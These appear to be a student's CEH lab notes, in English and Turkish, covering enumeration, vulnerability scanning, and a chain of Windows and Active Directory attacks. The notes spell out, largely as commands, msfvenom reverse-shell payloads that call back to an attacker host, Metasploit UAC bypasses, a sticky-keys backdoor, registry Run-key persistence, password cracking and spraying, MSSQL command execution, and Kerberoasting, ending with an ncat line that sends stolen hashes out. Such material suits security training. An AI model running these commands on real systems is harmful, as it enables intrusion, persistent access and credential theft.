
As a professional ethical hacker or penetration tester, the next step after LDAP enumeration is to perform NFS enumeration to identify exported directories and extract a list of clients connected to the server, along with their IP addresses and shared data associated with them.
NFS (Network File System) is a type of file system that enables computer users to access, view, store, and update files over a remote server. This remote data can be accessed by the client computer in the same way that it is accessed on the local system.

RPCScan communicates with RPC (remote procedure call) services and checks misconfigurations on NFS shares. It lists RPC services, mountpoints,and directories accessible via NFS. It can also recursively list NFS shares. SuperEnum includes a script that performs a basic enumeration of any open port, including the NFS port (2049).

--super enum kullanımı

1. Run **cd SuperEnum** command to navigate to the **SuperEnum** folder.

Run **echo "10.10.1.19" >> Target.txt**



--RPCScan tool kullanımı:

the terminal window, run **cd ..** command to return to the root directory.

Now, we will perform NFS enumeration using RPCScan. To do so, run **cd RPCScan** command.

Execute **python3 rpc-scan.py [Target IP address] --rpc**

Lab 5: Perform DNS Enumeration

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the DNS server maintains a spare or secondary server for redundancy, which holds all information stored in the main server.

Linux'ta:

- **dig ns [Target Domain]**

  In this command, ns returns name servers in the result

- **@[NameServer] [Target Domain] axfr** command (here, the name server is **ns1.bluehost.com** and the target domain is **www.certifiedhacker.com**).

  In this command, **axfr** retrieves zone information.

Windows'ta:

execute command **nslookup**

In the nslookup **interactive** mode, execute command **set querytype=soa**.

Type the target domain **certifiedhacker.com** and press **Enter**.

set **querytype=soa** sets the query type to SOA (Start of Authority) record to retrieve administrative information about the DNS zone of the target domain **certifiedhacker.com**.

In the **nslookup** interactive mode, execute command **ls -d [Name Server]**

In this command, **ls -d** requests a zone transfer of the specified name server.

nslookup -type=ns www.certifiedhacker.com

Lab 6: Perform SMTP Enumeration

The Simple Mail Transfer Protocol (SMTP) is an internet standard based communication protocol for electronic mail transmission. Mail systems commonly use SMTP with POP3 and IMAP, which enable users to save messages in the server mailbox and download them from the server when necessary. SMTP uses mail exchange (MX) servers to direct mail via DNS. It runs on TCP port 25, 2525, or 587.

Run **nmap -p 25 --script=smtp-enum-users [Target IP Address]**

-p: specifies the port, and **--script**: argument is used to run a given script (here, the script is **smtp-enum-users**).

nmap -p 25 --script=smtp-open-relay [Target IP Address]

The result appears displaying a list of open SMTP relays on the target machine (**10.10.1.19**):


- **SMTP relay**: Bir e-posta sunucusunun, **kendisinden olmayan bir kaynaktan gelen e-postayı alıp başka bir sunucuya iletmesi** anlamına gelir.
- Normalde bir mail server sadece **yetkili kullanıcılarının (domain içi)** mailini göndermelidir.
- Eğer herkes mail gönderebiliyorsa buna **open relay (açık aktarıcı)** denir.
  👉 Bu, saldırganlar için büyük bir fırsattır: Açık relay olan bir SMTP server, **spam ve phishing kampanyalarında** kötüye kullanılabilir.
- **_smtp-open-relay: Server is an open relay (14/16 tests)** → Nmap'in relay testi (16 farklı kombinasyon) sonucunda **14 tanesinde relay yapılabildiğini** tespit etmiş. Yani bu sunucu **neredeyse tamamen açık bir relay**.
- **MAC Address** kısmı sunucunun ağ adaptör bilgisi. (Genelde önemli değil, ama cihaz tipini tanımada kullanılabilir.)

Run **nmap -p 25 --script=smtp-commands [Target IP Address]** command
A list of all the SMTP commands available in the Nmap directory appears. You can further explore the commands to obtain more information on the target host.

Lab 7: Perform Enumeration using Various Enumeration Tools

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans single or multiple computers by IP range or domain, as defined by the Global Network Inventory host file.

-bu programa bilgileri girip ilerliyorsun, şifre ile girdik. Şifresiz bir range verip de taratabilirdik.



Global Network Inventory - Unregistered
File View Scan Tools Reports Help
View results
Name
All addresses
CEH
10.10.1.22 (SERVER2...
Scan summary
Computer system
Processors
Main board
BIOS
Memory
Memory devices
Port connectors
SNMP interfaces
SNMP storage
SNMP installed software
User groups
Users
Logged on
Logical disks
Disk drives
Printers
Network adapters
NetBIOS
Shares
SNMP system
SNMP devices
Operating System
Installed software
Hot fixes
Environment
Services
Startup
Desktop
Devices
Video controllers
Domain
IP Address
Timestamp
Type
Host Na...
Name
Service ...
Build ...
Serial Number
Cd Key
Register...
Organiza...
Domain : CEH (COUNT=1)
IP Address : 10.10.1.22 (COUNT=1)
Timestamp : 9/27/2025 7:32:27 AM (COUNT=1)
WINNT
SERVER2022
Microsoft Windows Server 20
20348
00454-20441-66134-AAE
Windows Use

Module 05: Vulnerability Analysis

3 October 2025 Friday 22:01

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It has numerous categories of weaknesses that means that CWE can be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. Further, CWE has an advanced search technique with which you can search and view the weaknesses based on research concepts, development concepts, and architectural concepts.

go to **https://cwe.mitre.org/**
Bu siteyi karıştır.



Task 1: Perform Vulnerability Analysis using OpenVAS

Run **docker run -d -p 443:443 --name openvas mikesplain/openvas** command to launch OpenVAS.

The **Firefox** browser appears, go to **https://127.0.0.1/**. OpenVAS login page appears, log in with **admin**/**admin**.
click the **Task Wizard** option.
The **Task Wizard** window appears; enter the target IP address in the **IP address or hostname** field (here, the target system is **Windows Server 2022 [10.10.1.22])** and click the **Start Scan** button.

Module 06: System Hacking

Monday, October 20, 2025 2:43 AM

Tuesday, October 21, 2025 9:46 PM

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

Run sudo responder -I eth0 command in the terminal window.

-I: specifies the interface (here, eth0). However, the network interface might be different in your machine, to check the interface issue ifconfig command.

Bu hashi pluma ile txt'ye kaydediyoruz.
In the terminal window run john hash.txt command to crack the password of Jason.

Task 2: Gain Access to a Remote System using Reverse Shell Generator

A reverse shell generator is a tool or script used in cybersecurity and ethical hacking for creating reverse shell payloads. A reverse shell is a type of shell in which a target system connects back to an attacker's system, allowing the attacker to execute commands on the target system remotely.

In previous lab we have seen how to generate payload and listener manually, now we will automate this process by using Reverse Shell Generator.

1- In the terminal window, run docker run -d -p 80:80 reverse_shell_generator command to start Reverse Shell Generator.
2- Now, launch Firefox web browser and go to http://localhost to access Reverse Shell Generator GUI

   In the IP field, type 10.10.1.13 as listener IP and in the Port field, type 4444 as listener port

2- Click on Places from the Desktop and click on Home Folder to navigate to the /home/attacker and copy reverse.exe file.
   Click the Places menu at the top of Desktop and click ceh-tools on 10.10.1.11 from the drop-down options.

3- If ceh-tools on 10.10.1.11 option is not present then follow the below steps to access CEH-Tools folder:

   Click the Places menu present at the top of the Desktop and select Network from the drop-down options
   The Network window appears; press Ctrl+L. The Location field appears; type smb://10.10.1.11 and press Enter to access Windows 11 shared folders.
   The security pop-up appears; enter the Windows 11 machine credentials (Admin/Pa$$w0rd) and click Connect.
   The Windows shares on 10.10.1.11 window appears; double-click the CEH-Tools folder.

1- Navigate to CEHv13 Module 06 System Hacking and paste the copied reverse.exe file.
2- Sonra windowsta çalıştır, sonra parrot'a geri dön. Sonra gör bak orda uzaktan komut çalıştırabiliyor

HOAXSHELL KULLANIMI:

In the HoaxShell section, select PowerShell IEX from the left pane (change the port number to 444 in the payload) and click on Copy button at the bottom to copy the payload.

Open a new terminal window as a superuser and run pluma shell.ps1 command to open a text editor window.

In the shell.ps1 text editor window, paste the copied code Save the file and close the text editor

window.

We will now run a hoaxshell listener, to do so, switch to the Firefox browser and ensure the port number is 444, select hoaxshell from the Type drop-down under Listener section and click on Copy to copy the code.

Switch to the terminal window and paste the copied code to start the listener.

Click on Places from the Desktop and click on Home Folder to navigate to the /home/attacker location and copy shell.ps1 file and paste it in CEHv13 Module 06 System Hacking directory of ceh-tools on 10.10.1.11

Click Windows 11-M6 to switch to the Windows 11 machine, navigate to E:\CEH-Tools\CEHv13 Module 06 System Hacking and copy the shell.ps1 file and paste it on the Desktop.

Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

Now, we will run this Shell.ps1 file as a legitimate user.

In the Windows search type powershell and click on Run as Administrator under Windows PowerShell to open a PowerShell window.

If a User Account Control pop-up appears, click Yes.

In the PowerShell window, run cd C:\Users\Admin\Desktop\ to navigate to Desktop.

Execute .\shell.ps1 to run the shell.ps1 file.

Click Parrot Security to switch to the Parrot Security machine. Switch to the terminal window, you can see that a session has been created with the Windows 11 machine.

To check the logged on username type whoami and press Enter. The tool displays the username of the currently logged on user.

Tuesday, October 21, 2025 9:57 PM

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Task 1: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, previleged access to the machine.

Click Parrot Security

run **cd** command to jump to the root directory. -burda root dizinine gittik

Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe**. -msfvenom payload oluşturmak için kullanılıyor. Reverse_tcp uzaktan komut çalıştırmak için seçtim, diğerleri de yol belirtme, -f uzantı belirtme

NOT:
To create a new directory to share the Windows.exe file with the target machine and provide the permissions, use the below commands:
Run mkdir /var/www/html/share command to create a shared folder
Run chmod -R 755 /var/www/html/share command
Run chown -R www-data:www-data /var/www/html/share command
*NOT bitti.

Copy the payload into the shared folder by executing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** command. -windowsta kullanacağımız payloadı web yoluna kopyaladık.

Start the Apache server by executing service **apache2** start command. - bu kısmı "dosya indirmek için web sunucusu oluşturma onenote'una bakabilirsin.

Run **msfconsole** command in the terminal window to launch Metasploit Framework. -metasploiti başlatıyor

METASPLOIT use exploit/multi/handler kullanımı

In Metasploit type **use exploit/multi/handler** and press Enter. -listener abi bu

Now, type **set payload windows/meterpreter/reverse_tcp** and press Enter. -payloadın cinsini belirtiyor.

Type **set lhost 10.10.1.13** and press Enter to set lhost. -ayarlar

Type **set lport 444** and press Enter to set lport. -ayarlar

Now, type **run** in the Metasploit console and press Enter.

Click Windows 11-M6, type http://10.10.1.13/share Windows.exe to download the file.- dosyayı indiriyür

Run Windows.exe file.

The Meterpreter session has successfully been opened

Type sysinfo -artık kod çalıştırabiliyoruz

Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Type **background** and press Enter, to background the current session. -geri geliyor

METASPLOIT use exploit/windows/local/bypassuac_fodhelper kullanımı

Type **search bypassuac** and press Enter, to get the list of bypassuac modules. -uac bypassı için modül arıyor

type **use exploit/windows/local/bypassuac_fodhelper** and press Enter. -baştaki gibi çalıştırıyor

Type set session 1 and press Enter. - bu modül için session başlatıyor

Type **show options** in the meterpreter console and press Enter. -show options diyerek ayarları görebilirsin.

To set the LHOST option, type **set LHOST 10.10.1.13** and press Enter.

To set the TARGET option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Type exploit and press **Enter** to begin the exploit on Windows 11 machine. -başlatıyor

Type **getsystem -t 1** and press Enter to elevate privileges.-bu windows komutu değil, metasploitte system hesabına yükseltme için kullanılır.

Now, type getuid and press Enter. The meterpreter session is now running with system privileges. - burda da yükseldiğimizi göreceksin

Type background and press Enter to background the current session. - geri çıkıyoruz

METASPLOIT use post/windows/manage/sticky_keys kullanımı

In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in Windows 11.

Type **use post/windows/manage/sticky_keys** and press Enter. - modülü başlatıyor

Now type **sessions -i*** and press Enter to list the sessions in meterpreter.

In the console type **set session 2** to set the privileged session as the current session.

In the console type **exploit** and press **Enter**, to begin the exploit.

Now click Windows 11-M6 to switch to Windows 11 machine and sign out from the Admin account and sign into Martin account using apple as password.

Martin is a user account without any admin privileges, lock the system and from the lock screen press Shift key 5 times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.

In the Command Prompt window, type whoami and press Enter.

We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.

Task 2: Maintain Persistence by Modifying Registry Run Keys

Thursday, October 23, 2025 5:34 PM

Registry keys labeled as Run and RunOnce are crafted to automatically run programs upon each user login to the system. The command line specified as a key's data value is restricted to 260 characters or fewer. If attackers discover a service connected to a registry key with full permissions, they can execute persistence attacks or exploit privilege escalation. Upon any authorized user's login attempt, the associated service link within the registry triggers automatically.

Test.exe kullanımı ve shell alma:

Run the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Test.exe to generate Test.exe payload.

Now, we will create payload that needs to be uploaded into the Run Registry of Windows 11 machine. Run the following command:

msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=4444 -f exe > /home/attacker/Desktop/registry.exe

Copy the payload into the shared folder by executing cp /home/attacker/Desktop/Test.exe /var/www/html/share/ and cp /home/attacker/Desktop/registry.exe /var/www/html/share/ commands.

Run msfconsole command to launch Metasploit Framework.

In Metasploit, type use exploit/multi/handler and press Enter.

Now, type set payload windows/meterpreter/reverse_tcp and press Enter.

Type set lhost 10.10.1.13 and press Enter to set lhost.

Type set lport 444 and press Enter to set lport.

Now, type run in the Metasploit console and press Enter.

Click Windows 11-M6 to switch to the Windows 11 machine, click Ctrl+Alt+Delete to activate the machine and login with Admin/Pa$$w0rd..

Navigate to Downloads and double-click the Test.exe file.

If an Open File - Security Warning window appears; click Run.

Leave the Windows 11 machine running and click Parrot Security to switch to the Parrot Security machine.

The meterpreter session has successfully been opened.

Type getuid and press Enter to display current user ID.

Şimdi burada bypassuac kullanarak yetkimizi arttıracağız

Now, we shall try to bypass the User Account Control setting that is blocking you from gaining unrestricted access to the machine.

Type background and press Enter, to background the current session.

In this task, we will bypass Windows UAC protection via SilentCleanup task present in Windows Task Scheduler. It is present in Metasploit as a bypassuac_silentcleanup exploit.

In the terminal window, type use exploit/windows/local/bypassuac_silentcleanup and press Enter.

Now, type set session 1 and press Enter.

Type show options in the meterpreter console and press Enter.

To set the LHOST option, type set LHOST 10.10.1.13 and press Enter.

To set the TARGET option, type set TARGET 0 and press Enter (here, 0 indicates nothing, but the Exploit Target ID).

Type exploit and press Enter to begin the exploit on Windows 11 machine.

If you get Exploit completed, but no session was created message without any session, type exploit in the console again and press Enter.

The BypassUAC exploit has successfully bypassed the UAC setting on the Windows 11 machine.

Type getsystem -t 1 and press Enter to elevate privileges. -bunu yaparak en yüksek yetkiye geçiyoruz

Now, type getuid and press Enter. The Meterpreter session is now running with system privileges.

Now, to add the malicious file into the Windows 11 machine's registry, open a shell by running the shell command.

In the elevated shell, type reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe" and press Enter. -burayla işimiz bitti, shell aldık, yetki yükselttik, registrye kendi payloadımızı attık

Burada tekrar shell alacağız,

Once the command is successfully executed, open another terminal window with root privileges and run msfconsole command.

In Metasploit, type use exploit/multi/handler and press Enter.

Now, type set payload windows/meterpreter/reverse_tcp and press Enter.

Type set lhost 10.10.1.13 and press Enter to set lhost.

Type set lport 4444 and press Enter to set lport.

Now, type exploit to start the exploitation.

Click Windows 11-M6 to switch to Windows 11 machine login to Admin account and restart the machine so that the malicious file that is placed in the Run Registry is executed. -yeniden başlatıyoruz

Now click Parrot Security to switch to the Parrot Security machine and you can see that the meterpreter session is opened.

It takes some time for the session to open.

Type getuid and press Enter, we can see that we have opened a reverse shell with admin privileges. -ve shell alıyoruz.

Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.

Thus, attacker can maintain persistence on the target machine using Run Registry keys.

Lab 5: Perform Active Directory (AD) Attacks Using Various Tools

Sunday, November 2, 2025 3:53 PM

Execute the nmap 10.10.1.0/24 command to scan the entire subnet and identify the DC IP address.

Observe the nmap output carefully. Here, nmap shows that host 10.10.1.22 has port 88/TCP kerberos-sec and port 389/TCP LDAP opened which confirms that our DC IP address is 10.10.1.22.


Now, we will scan 10.10.1.22 in more detail to obtain more information. Execute the nmap -A -sC -sV 10.10.1.22 command.

Übeyir biz burda hangi ipnin dc olduğunu kerberos-sec ve ldap ile anladık.

Execute the command python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22.

- GetNPUsers.py: Python script to retrieve AD user information.
- CEH.com/: Target AD domain.
- -no-pass: Flag to find user accounts not requiring pre-authentication.
- -usersfile ~/ADtools/users.txt: Path to the file with the user account list.
- -dc-ip 10.10.1.22: IP address of the DC to query.

Copy the hash in txt file:



Execute the command john --wordlist=/root/ADtools/rockyou.txt joshuahash.txt. This will crack the password hash and will give us the password in plain text. Übeyri burda john ile alınmış bir hashi parolasını kırmaya çalışıyoruz.

Task 3: Spray Cracked Password into Network using CrackMapExec.

Using CrackMapExec for password spraying involves leveraging its capabilities to automate the process. For instance, if "cupcake" is a cracked password, CME can be used to test this password against numerous user accounts and services

across a network. This approach helps identify other accounts that may be using the same password, facilitating further penetration testing or security assessments.

Execute command cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p "cupcake" to perform password spraying. Abayrı burda cme CrackMapExec'in kısaltmasıdır. Windows ağları ve servisleri (SMB, RDP, WinRM, MSSQL vb.) test etmek için kullanılır. -u ile kullanıcı listesi veriliyor, bu kullanıcılar için hep "cupcake" parolasını deniyor. He abi.

- rdp: Targets the Remote Desktop Protocol (RDP) service.
- 10.10.1.0/24: IP address range to target, encompassing all hosts within the subnet 10.10.1.0 with a subnet mask of 255.255.255.0.
- -u /root/ADtools/users.txt: Specifies the path to the file containing user accounts for authentication.
- -p "cupcake": Password which we cracked using AS-REP Roasting to test against the RDP service on the specified hosts.

Click on Menu and search for remmina in the search filed; then, select Remmina from the results.

In the Remmina Remote Desktop Client window, enter IP address 10.10.1.40 to connect (10.10.1.40 is the IP address of Windows 11 (AD) virtual machine). A prompt appears asking Accept certificate? Tap yes.

In the Enter RDP authentication credentials window, enter Mark in the Username field and cupcake in the Password field; then, click OK.

Task 4: Perform Post-Enumeration using PowerView

PowerView is a PowerShell tool designed for network and AD enumeration. It helps security professionals gather detailed information about user accounts, groups, computers, and domain trusts. PowerView is used to identify potential security weaknesses and misconfigurations in an AD environment. It is commonly employed in penetration testing and red team operations.

Abayrı burda powerview.ps1 diye bir script var. bunu python ile web sunucuya yükleyip victim pcden indiriyorsun. Önce "powershell -EP Bypass" komutunu sonra ". .\PowerView.ps1" komutunu çalıştırıyorsun. Aha ondan sonra "Get-NetUser" "Get-NetGroup" "Get-NetComputer" gibi komutlarla sistem üzerinde bilgi topluyorsun.

Task 5: Perform Attack on MSSQL service

xp_cmdshell is a SQL server stored procedure enabling command shell execution. Misconfigured xp_cmdshell can lead to arbitrary command execution, data exfiltration, and potential network compromise, posing significant security risks. Proper configuration and security measures are crucial to mitigate these risks.

Execute command hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql to brute force the MSSQL service password. Abayrı burda var olduğunu bildiğin kullanıcının parolasını kırmaya çalışıyorsun. Mssql'I belirtiyorsun, nereye login deneyeceğini seçiyor. (mç: hydra remote sistemlere bf yapar)

Execute command python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433
Burda alınan parola ile mssqlclientpy ile sisteme bağlanıp xp_cmdshell var olduğunu görüyoruz. Bu yüzden Sonra msfconsole ile aşağıdaki gibi shell alıyoruz:
use exploit/windows/mssql/mssql_payload
set RHOST 10.10.1.30
set USERNAME SQL_srv
set PASSWORD batman

set DATABASE master

Bir de abayrı shell aldıktan sonra tekrar shell de. Niye böyle bilmiyorum.


Task 6: Perform Privilege Escalation

WinPEASx64.exe is a tool for Windows privilege escalation, identifying misconfigurations and vulnerabilities for potential exploitation.
The Unquoted Service Path vulnerability in the RunOnce registry key arises when a Windows service path lacks proper quotation marks and contains spaces, enabling attackers to execute arbitrary code with elevated privileges during system startup.

Bilgisayara girdik. Shell aldık. Python ile adtool pathini paylaştık. Bu pathte winpeas.exe diye bir dosya var. yukarıda anlatılan zafiyet ile ilgili.

Get back to the shell terminal and type wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe.
Once winpeas.exe is downloaded, execute it with ./winpeas.exe.
Powershellden urle gidip dosyayı indirip çalıştırdık. Sonuçları inceliyoruz.

Ordan bir tane path gördük, zafiyeti var. burada privilege escalation yapacağız.



msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
Bu komut ile payload oluşturuyoruz.

move file.exe file.bak ; wget http://10.10.1.13:8000/file.exe -o file.exe
Zafiyeti bulduğumuz pathe gidip kendi payloadımız ile değiştiriyoruz. Eski dosyayı file.bak'a değiştirip orijinal dosyayı tutuyoruz.

nc -nvlp 8888

Ardından saldırgan makinede komutunu çalıştırıp portu dinlemeye başlıyoruz.
N: numeric ip (ipv4)
V: verbose
L: listen
P: port

Ardından aynı terminalde whoami diyince yüksek ayrıcalıklı SQL_srv kullanıcısı olduğumuzu görüyoruz.

Task 7: Perform Kerberoasting Attack

Rubeus is a tool for exploiting Kerberos weaknesses in Windows environments. Kerberoasting is a method to extract ticket granting ticket (TGT) hashes from AD. Attackers target service accounts with associated Kerberos service principal names (SPNs). TGTs are requested from the DC for these accounts, then cracked offline to reveal user passwords. Kerberoasting exploits weak service account passwords and the nature of Kerberos authentication.

Now, we will be downloading Rubeus and netcat. Execute the command wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe. Once the tools are downloaded type exit and press Enter.
Shelldeyiz privilege escalation yapmışız. Rubeus ve ncat dosyalarını indirdik. Indirip exit diyerek psten çıkıp cmd'ye dönüyoruz. Indirilenler klasörüne gidiyoruz.

rubeus.exe kerberoast /outfile:hash.txt
Bu komut ile kerberoast yapıldı, dosya oluşturuldu.

nc -lvp 9999 > hash.txt
Hash dosyasını almak için parrot'ta bu komutu çalıştırdık. Bu portu dinliyor. Victimden bu dosyayı 9999a göndererek alacağız.

ncat.exe -w 3 10.10.1.13 9999 < hash.txt
